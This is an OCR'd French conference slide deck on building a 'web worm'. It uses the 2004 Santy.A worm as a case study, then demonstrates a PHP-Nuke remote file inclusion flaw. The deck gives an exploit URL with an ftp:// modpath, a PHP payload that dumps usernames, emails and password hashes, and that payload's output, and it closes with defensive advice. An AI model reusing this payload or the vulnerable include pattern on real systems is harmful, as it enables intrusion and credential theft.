THALES

Création d'un « Web Worm »


Exploitation automatisée de failles web

Simon Marechal
Consultant SSI

Qu'est ce qu'un « Web Worm » ?


- Exploite automatiquement une vulnérabilité liée à une faille web
- Se reproduit de manière autonome

Spécificité du Web Worm




- Exploit robuste
- Difficulté de réalisation d'actions bas niveau

- Juillet 2004
  - Une faille « parfaite » est découverte dans PHPBB
- Décembre 2004
  - Santy.A est découvert
- Quelques heures plus tard …
  - 40 000 sites plus tard
- Santy. A
  - Utilise Google
  - Écrit en perl
  - Se reproduit en créant un fichier
  - « Déface » le forum



THALES

Web Worm's Cookbook


Recherche
Transfert
LSF
Persistance
Exécution

Recherche de nouvelles cibles

Contraintes


- Quantité de cibles
- Taux de faux positifs
- Fiabilité de la recherche

Solution Santy

- Google search

Autres solutions

- Autres moteurs
- Polymorphisme
- Scanner
- Exploitation des données sur le serveur



Transfert du code

Contraintes


- Vitesse du transfert
- Fiabilité de la méthode

Solution Santy

- Création d'un fichier par la faille
- Copie par blocs de 20 octets en exploitant la faille à chaque fois

Autres solutions


- Transfert direct sans fichier
- Transfert de fichiers par une autre méthode (ftp, …)



Loi sur la Sécurité Financière

Blah blah blah

- Blah
- Blah blah



THALES

Exécution du code

Contrainte


- Fiabilité

Solution Santy

- Utilisation d'un interpréteur externe : Perl

Autres solutions

- Utilisation de code compilé
- Utilisation du même interpréteur que l'application



Contraintes

- Limite sur le temps d'exécution des scripts
- Comportement lors de la fermeture de la connexion

Autres solutions

- Annuler les limites de temps
- Garantir que le code continuera d'être exécuté quel que soit l'état de la connexion cliente

Solution Santy

- "Fork"




Illustration : failles Web

Le coupable


Notice: Use of undefined constant clickurl - assumed 'clickurl' in /var/www/phpnuke/banners.php on line 46
Notice: Use of undefined constant alttext - assumed 'alttext' in /var/www/phpnuke/banners.php on line 47
Notice: Undefined index: 1 in /var/www/phpnuke/mainfile.php on line 212
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
PHP NUKE
OPEN SOURCE PROFESSIONAL PORTAL SYSTEM
quality content & features
the future of the web
Home
Your Account
Downloads
Submit News
Topics
Top 10
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
Notice: Undefined variable: public_msg in /var/www/phpnuke/mainfile.php on line 1107
Notice: Use of undefined constant left - assumed 'left' in /var/www/phpnuke/themes/DeepBlue/theme.php on line 86
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant admin - assumed 'admin' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 401
Notice: Use of undefined constant userbox - assumed 'userbox' in /var/www/phpnuke/mainfile.php on line 401
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 403
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
Notice: Undefined variable: content in /var/www/phpnuke/blocks/block-Modules.php on line 58
Notice: Undefined variable: def_module in /var/www/phpnuke/blocks/block-Modules.php on line 59
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
Welcome to PHP-Nuke!
Congratulations! You have now a web portal installed!. You can edit or change this message from the Administration page.
For security reasons the best idea is to create the Super User right NOW by clicking HERE
You can also create a user for you from the same page. Please read carefully the README file, CREDITS file to see from where comes the things and remember that this is free software released under the GPL License (read COPYING file for details). Hope you enjoy this software. Please report any bug you find when one of this annoying things happens and I'll try to fix it for the next release.
Notice: Use of undefined constant right - assumed 'right' in /var/www/phpnuke/themes/DeepBlue/theme.php on line 106
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant admin - assumed 'admin' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 401
Notice: Use of undefined constant userbox - assumed 'userbox' in /var/www/phpnuke/mainfile.php on line 401
Notice: Undefined index: 2 in /var/www/phpnuke/mainfile.php on line 236
Notice: Use of undefined constant bkey - assumed 'bkey' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant admin - assumed 'admin' in /var/www/phpnuke/mainfile.php on line 399
Notice: Use of undefined constant bkey - assumed 'bkey'

```
if (file_exists("themes/$ThemeSel/modules/$name/".$mod_file."php")) {
    $modpath = "themes/$ThemeSel/";
}
$modpath .= "modules/$name/".$mod_file."php";
if (file_exists($modpath)) {
    include($modpath);
} else {
```

- La variable “**$modpath**” n’est pas initialisée
- La fonction “**file_exists**” utilise les “url_wrappers” dans PHP5

http://localhost/phpnuke/index.php?modpath=ftp://localhost/

```
<table border="1">
<tr><td>nom</td><td>username</td><td>email</td><td>password</td></tr>
<?
$result = $db->sql_query("SELECT name, username, user_email,
       user_password FROM ".$prefix."_users");

while($x = $db->sql_fetchrow($result) )
{
        print '<tr><td>' . $x['name']
                . '</td><td>' . $x['username']
                . '</td><td>' . $x['user_email']
                . '</td><td>' . $x['user_password']
                . '</td></tr>';
}
?>
</table>
<?
die();
?>
<ome/ftp/modules/News/index.php" 19L, 420C écrit(s) 5,1-8        Tout
```

nom	username	email	password
	Anonymous		
	simon		63e780c3f321d13109c71bf81805476e
	bob	user@user.com	63e780c3f321d13109c71bf81805476e

Conclusion

Prévention

- Veille sécurité
- Tests de vulnérabilités
- Filtrage

Réaction

- IDS
- Réponse aux incidents

Menaces futures

- Systèmes de recherche de cibles plus efficaces
- Exploitation des vulnérabilités clientes

Merci de votre attentio